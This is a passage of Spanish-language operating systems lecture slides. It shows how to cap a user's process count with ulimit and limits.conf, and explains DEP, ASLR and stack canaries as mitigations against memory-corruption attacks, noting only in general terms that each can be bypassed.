
- Limitar la cantidad de procesos a 4096:
  - Para mi propio usuario con el comando
    - ulimit -S -u 4096<sup>5</sup>
  - Como root para un usuario arbitrario (por ej., “Estudiante”) editando /etc/security/limits.conf:
    - Estudiante hard nproc 4096<sup>6</sup>

---

<sup>5</sup>`man 1 ulimit`

<sup>6</sup>`man 5 limits.conf`

# Mecanismos de Protección del SO

Algunos sistemas operativos implementan uno o más mecanismos para protegerse de posibles ataques. Los principales son:

- DEP: *Data Execution Prevention*
- ASLR: *Address Space Layout Randomization*
- Stack Canaries: También conocido como *Stack Guards or Stack Cookies*

Todos estos son mecanismos que se utilizan en conjunto para intentar mitigar diferentes clases de ataques.

- Ninguna región de memoria debería ser al mismo tiempo escribible y ejecutable
- Ejemplos básicos: Heap y Stack
- Se implementan con ayuda del hardware, por ejemplo, bit NX (en Intel)
- Impide **algunos** ataques básicos (como los vistos hoy). Es decir, ya no se puede inyectar código.

- Ninguna región de memoria debería ser al mismo tiempo escribible y ejecutable
- Ejemplos básicos: Heap y Stack
- Se implementan con ayuda del hardware, por ejemplo, bit NX (en Intel)
- Impide **algunos** ataques básicos (como los vistos hoy). Es decir, ya no se puede inyectar código.
- ¿Esto significa que ya no se puede explotar un programa vulnerable?

- Ninguna región de memoria debería ser al mismo tiempo escribible y ejecutable
- Ejemplos básicos: Heap y Stack
- Se implementan con ayuda del hardware, por ejemplo, bit NX (en Intel)
- Impide **algunos** ataques básicos (como los vistos hoy). Es decir, ya no se puede inyectar código.
- ¿Esto significa que ya no se puede explotar un programa vulnerable?
- **No!** Hay técnicas para “bypassar” esta protección: ROP (Return-Oriented Programming)

- Modifica de manera aleatoria la dirección base de regiones importantes de memoria entre las diferentes ejecuciones de un proceso
- Por ejemplo: Heap, Stack, LibC, etc.
- Impide ataques que utilizan direcciones “hardcodeadas” (como los vistos hoy)
- No todo se “randomiza”. Por lo general, la sección de texto de un programa no lo cambia. Para que lo haga, se tiene que compilar especialmente para ser *Position Independent Code*.
- Sí está compilado con PIE el sistema operativo puede cambiar su dirección base entre sucesivas ejecuciones.
- Al igual que DEP, también es “bypassable” (aunque puede ser más difícil)

- Implementado a nivel del compilador
- Se coloca un valor en la pila luego de crear el *stack frame*
- Antes de retornar de la función se verifica que el valor sea el correcto.
- La idea es proteger el valor de retorno de la función de posibles *buffer overflows*
- Esta técnica, también es “*bypassable*”.

Todas estas técnicas pueden vencerse con menor o mayor esfuerzo individualmente, sin embargo, para vulnerar la seguridad de un sistema se deben vencer todas al mismo tiempo. Esto incrementa bastante la dificultad para logralo de manera exitosa.

# ¿Preguntas?

## Recordatorio

Luego de esta clase ya deberían poder hacer todos los ejercicios de la guía de seguridad.